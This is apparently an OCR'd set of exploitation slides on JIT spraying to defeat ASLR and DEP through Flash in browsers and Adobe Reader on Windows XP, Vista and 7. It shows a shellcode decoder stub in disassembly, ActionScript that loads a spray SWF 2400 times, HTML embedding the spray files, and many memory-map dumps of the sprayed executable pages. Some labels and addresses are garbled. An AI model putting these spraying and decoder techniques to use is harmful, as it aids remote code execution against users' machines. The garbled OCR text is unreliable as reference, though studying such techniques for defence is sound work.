
```
0347006A    D9D0      FNOP
0347006C    54        PUSH ESP
0347006D    3C 35     CMP AL,35
0347006F    58        POP EAX
03470070    90        NOP
03470071    90        NOP
03470072    3C 35     CMP AL,35
03470074    6A F4     PUSH -0C
03470076    59        POP ECX
03470077    3C 35     CMP AL,35
03470079    01C8      ADD EAX,ECX
0347007B    90        NOP
0347007C    3C 35     CMP AL,35
0347007E    D930      FSTENV DS:[EAX]
```

```
0x1A1A0110:   803F6E
   CMP [EDI], 'n'
0x1A1A0113:  6A35
   PUSH 35
0x1A1A0115:  75EF    jnz
   short
```

Decoder flow

0x1A1A0101: Decoder
0x1A1A0102: Decoder
0x1A1A0103: Decoder
0x1A1A0104: 3C35 CMP AL, 35
0x1A1A0106: Decoder
0x1A1A0107: Decoder
0x1A1A0108: Decoder
0x1A1A0109: 3C35 CMP, AL 35
0x1A1A010A: Magic
0x1A1A010B: Magic
0x1A1A010C: Magic
0x1A1A010D: 3C35 CMP, AL 35
0x1A1A010E: Encode Shellcode
0x1A1A010E: Encode Shellcode
0x1A1A010E: Encode Shellcode
0x1A1A010D: 3C35 CMP, AL 35


ALSR(Address space layout randomization)




JIT Spraying(1)

```
 function pageLoadEx()
{ var ldr = new Loader();
    var url = "jit_s0.swf";
    var urlReq = new URLRequest(url);
    ldr.load(urlReq);childRef = addChild(ldr); }
function pageLoad()
{
for(var z=0;z<2400;z++){pageLoadEx();}
}
function Loadzz1()
{
 Security.allowDomain("*");
pageLoad();
}
```

WinXP Vista Win7



Bypass ASLR



Address	Size	Owner	Section	Contains	Type	Access
0C370000	00002000				Priv	R E
0C374000	00001000				Priv	RW Gua
0C380000	00002000				Priv	R E
0C384000	00001000				Priv	RW Gua
0C390000	00002000				Priv	R E
0C394000	00001000				Priv	RW Gua
0C3A0000	00002000				Priv	R E
0C3A4000	00001000				Priv	RW Gua
0C3B0000	00002000				Priv	R E
0C3B4000	00001000				Priv	RW Gua
0C3C0000	00002000				Priv	R E
0C3C4000	00001000				Priv	RW Gua
0C3D0000	00002000				Priv	R E
0C3D4000	00001000				Priv	RW Gua
0C3E0000	00002000				Priv	R E
0C3E4000	00001000				Priv	RW Gua
0C3F0000	00002000				Priv	R E
0C3F4000	00001000				Priv	RW Gua
0C400000	00002000				Priv	R E
0C404000	00001000				Priv	RW Gua
0C410000	00002000				Priv	R E
0C414000	00001000				Priv	RW Gua
0C420000	00002000				Priv	R E
0C424000	00001000				Priv	RW Gua
0C430000	00002000				Priv	R E
0C434000	00001000				Priv	RW Gua
0C440000	00002000				Priv	R E
0C444000	00001000				Priv	RW Gua
0C450000	00002000				Priv	R E
0C454000	00001000				Priv	RW Gua
0C460000	00002000				Priv	R E
0C464000	00001000				Priv	RW Gua
0C470000	00002000				Priv	R E
0C474000	00001000				Priv	RW Gua
0C480000	00002000				Priv	R E
0C484000	00001000				Priv	RW Gua
0C490000	00002000				Priv	R E
0C494000	00001000				Priv	RW Gua
0C4A0000	00002000				Priv	R E
0C4A4000	00001000				Priv	RW Gua
0C4B0000	00002000				Priv	R E
0C4B4000	00001000				Priv	RW Gua
0C4C0000	00002000				Priv	R E
0C4C4000	00001000				Priv	RW Gua
0C4D0000	00002000				Priv	R E
0C4D4000	00001000				Priv	RW Gua
0C4E0000	00002000				Priv	R E
0C4E4000	00001000				Priv	RW Gua
0C4F0000	00002000				Priv	R E
0C4F4000	00001000				Priv	RW Gua
0C500000	00002000				Priv	R E
0C504000	00001000				Priv	RW Gua
0C510000	00002000				Priv	R E

JIT Spraying(2)

```
<object classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000"
    codebase="http://download.macromedia.com/pub/shockwave/cabs/flash/swflash.cab#version=6,0,29,0" width="0" height="0" id="MyFlash">
<param name="movie" value="bb.swf">
<param name="quality" value="high">
<param name="fullscreen" value="true"><param name="scale" value="exactfit">
<embed src="bb.swf" quality="high"
    pluginspage="http://www.macromedia.com/go/getflashplayer" type="application/x-shockwave-flash" width="800" height="600">
</embed>
</object>
<object classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000"
    codebase="http://download.macromedia.com/pub/shockwave/cabs/flash/swflash.cab#version=6,0,29,0" width="0" height="0" id="MyFlash">
<param name="movie" value="bb2.swf">
<param name="quality" value="high">
<param name="fullscreen" value="true"><param name="scale" value="exactfit">
<embed src="bb2.swf" quality="high"
    pluginspage="http://www.macromedia.com/go/getflashplayer" type="application/x-shockwave-flash" width="800" height="600">
</embed>
</object>
```

WinXP & Vista

WinXP

Address	Size	Owner	Section	Contains	Type	Access
10304000	00082000	Flash10e	.rdata	imports,exp	Imag	R
10386000	000F1000	Flash10e	.data	data	Imag	R
10477000	00001000	Flash10e	.rodata		Imag	R
10478000	00013000	Flash10e	.rsrc	resources	Imag	R
1048B000	00019000	Flash10e	.reloc	relocations	Imag	R
104B0000	00100000				Priv	R E
105B1000	00001000				Priv	RW Gua
118B0000	00100000				Priv	R E
119B1000	00001000				Priv	RW Gua
12CB0000	00100000				Priv	R E
12DB1000	00001000				Priv	RW Gua
140B0000	00100000				Priv	R E
141B1000	00001000				Priv	RW Gua
154B0000	00100000				Priv	R E
155B1000	00001000				Priv	RW Gua
168B0000	00100000				Priv	R E
169B1000	00001000				Priv	RW Gua
17CB0000	00100000				Priv	R E
17DB1000	00001000				Priv	RW Gua
190B0000	00147000				Priv	RW
19200000	0004F000				Priv	RW
1A400000	00001000	urlmon		PE header	Imag	R
1A401000	000C6000	urlmon	.text	code,import	Imag	R
1A4C7000	00002000	urlmon	.orpc	code	Imag	R
1A4C9000	0000C000	urlmon	.data		Imag	R
1A4D5000	00055000	urlmon	.rsrc	resources	Imag	R
1A52A000	00008000	urlmon	.reloc	relocations	Imag	R
1A540000	00100000				Priv	R E
1A641000	00001000				Priv	RW Gua
1B940000	00100000				Priv	R E
1BA41000	00001000				Priv	RW Gua
1CD40000	00100000				Priv	R E
1CE41000	00001000				Priv	RW Gua
1E140000	00100000				Priv	R E
1E241000	00001000				Priv	RW Gua
1F540000	00100000				Priv	R E
1F641000	00001000				Priv	RW Gua
20940000	00100000				Priv	R E
20A41000	00001000				Priv	RW Gua
5ADC0000	00001000	UxTheme		PE header	Imag	R

Vista

Address	Size	Owner	Section	Contains	Type	Access
130C0000	00B60000				Priv	RW
140C0000	00081000				Priv	RW
14150000	00002000				Priv	R E
14154000	00001000				Priv	RW Gua
14220000	00002000				Priv	R E
14224000	00001000				Priv	RW Gua
144A0000	00100000				Priv	R E
145A1000	00001000				Priv	RW Gua
158A0000	00100000				Priv	R E
159A1000	00001000				Priv	RW Gua
16CA0000	00100000				Priv	R E
16DA1000	00001000				Priv	RW Gua
180A0000	00100000				Priv	R E
181A1000	00001000				Priv	RW Gua

Address	Size	Owner	Section	Contains	Type	Access	Initial
0FF20000	00002000				Priv	R E	
0FF24000	00001000				Priv	RW Gua	
10000000	00001000	tvtpwm_w		PE header	Imag	R	RWE
10001000	0005A000	tvtpwm_w	.text	code	Imag	R	RWE
1005B000	0001F000	tvtpwm_w	.rdata	imports,exp	Imag	R	RWE
1007A000	0000F000	tvtpwm_w	.data	data	Imag	R	RWE
10089000	00001000	tvtpwm_w	TVTPWM_H		Imag	R	RWE
1008A000	00001000	tvtpwm_w	.rsrc	resources	Imag	R	RWE
1008B000	0000D000	tvtpwm_w	.reloc	relocations	Imag	R	RWE
100A0000	00100000				Priv	R E	
101A1000	00001000				Priv	RW Gua	
114A0000	00002000				Priv	R E	
114A4000	00001000				Priv	RW Gua	
116B0000	00081000				Priv	RW	RW

1F360000	000CF000				Priv	RW	
1F760000	00100000				Priv	R E	
1F861000	00001000				Priv	RW Gua	
20B60000	00100000				Priv	R E	
20C61000	00001000				Priv	RW Gua	
21F60000	00100000				Priv	R E	
22061000	00001000				Priv	RW Gua	
23360000	00100000				Priv	R E	
23461000	00001000				Priv	RW Gua	
24760000	003E0000				Map	RW	
24B40000	00001000	igdumdx3		PE header	Imag	R	
24B41000	00076000	igdumdx3	.text	code	Imag	R	


PDF & Flash

- Acrobat 9.2 default Enable DEP
- Acrobat default support Flash
- Adobe: Turn off JavaScript in PDF Reader

WinXP PDF & One Big Flash

Address	Size	Owner	Section	Contains	Type	Access	Initial
06FD3000	00001000	Update_1	.reloc	relocations	Imag	R	RWE
06FE0000	00001000				Map	R	R
06FF0000	00001000				Priv	RW	RW
07000000	00001000	BIB		PE header	Imag	R	RWE
07001000	0000F000	BIB	.text	code	Imag	R	RWE
07010000	00008000	BIB	.rdata	imports,exp	Imag	R	RWE
07018000	00001000	BIB	.data	data	Imag	R	RWE
07019000	00001000	BIB	.rsrc	resources	Imag	R	RWE
0701A000	00002000	BIB	.reloc	relocations	Imag	R	RWE
08000000	00001000	CoolType		PE header	Imag	R	RWE
08001000	0018E000	CoolType	.text	code	Imag	R	RWE
0818F000	0008C000	CoolType	.rdata	imports,exp	Imag	R	RWE
0821B000	00024000	CoolType	.data	data	Imag	R	RWE
0823F000	00001000	CoolType	.rsrc	resources	Imag	R	RWE
08240000	0001F000	CoolType	.reloc	relocations	Imag	R	RWE
08260000	00360000				Priv	RW	
09260000	00101000				Priv	RW	
0950E000	00001000				Priv	RW Gua	
0B270000	00102000				Priv	R E	
10000000	00001000	rdlang32		PE header	Imag	R	RWE
10001000	006C9000	rdlang32	.rsrc	data,resour	Imag	R	RWE
106CA000	00001000	rdlang32	.reloc	relocations	Imag	R	RWE
20800000	00001000	AcroForm		PE header	Imag	R	RWE
20801000	00546000	AcroForm	.text	code	Imag	R	RWE
20D47000	0013E000	AcroForm	.rdata	imports,exp	Imag	R	RWE
20E85000	00312000	AcroForm	.data	data	Imag	R	RWE
21197000	000E6000	AcroForm	.rsrc	resources	Imag	R	RWE
2127D000	00086000	AcroForm	.reloc	relocations	Imag	R	RWE
22100000	00001000	Annots		PE header	Imag	R	RWE
22101000	0024B000	Annots	.text	code	Imag	R	RWE


WinXP Vista Win7



Memory map

Address	Size	Owner	Section	Contains	Type	Access
1A1C4000	00001000				Priv	RW Gua
1A1D0000	00002000				Priv	R E
1A1D4000	00001000				Priv	RW Gua
1A1E0000	00002000				Priv	R E
1A1E4000	00001000				Priv	RW Gua
1A1F0000	00002000				Priv	R E
1A1F4000	00001000				Priv	RW Gua
1A200000	00002000				Priv	R E
1A204000	00001000				Priv	RW Gua
1A210000	00002000				Priv	R E
1A214000	00001000				Priv	RW Gua
1A220000	00002000				Priv	R E
1A224000	00001000				Priv	RW Gua
1A230000	00002000				Priv	R E
1A234000	00001000				Priv	RW Gua
1A240000	00002000				Priv	R E
1A244000	00001000				Priv	RW Gua
1A250000	00002000				Priv	R E
1A254000	00001000				Priv	RW Gua
1A260000	00002000				Priv	R E
1A264000	00001000				Priv	RW Gua
1A270000	00002000				Priv	R E
1A274000	00001000				Priv	RW Gua
1A280000	00002000				Priv	R E
1A284000	00001000				Priv	RW Gua
1A290000	00002000				Priv	R E
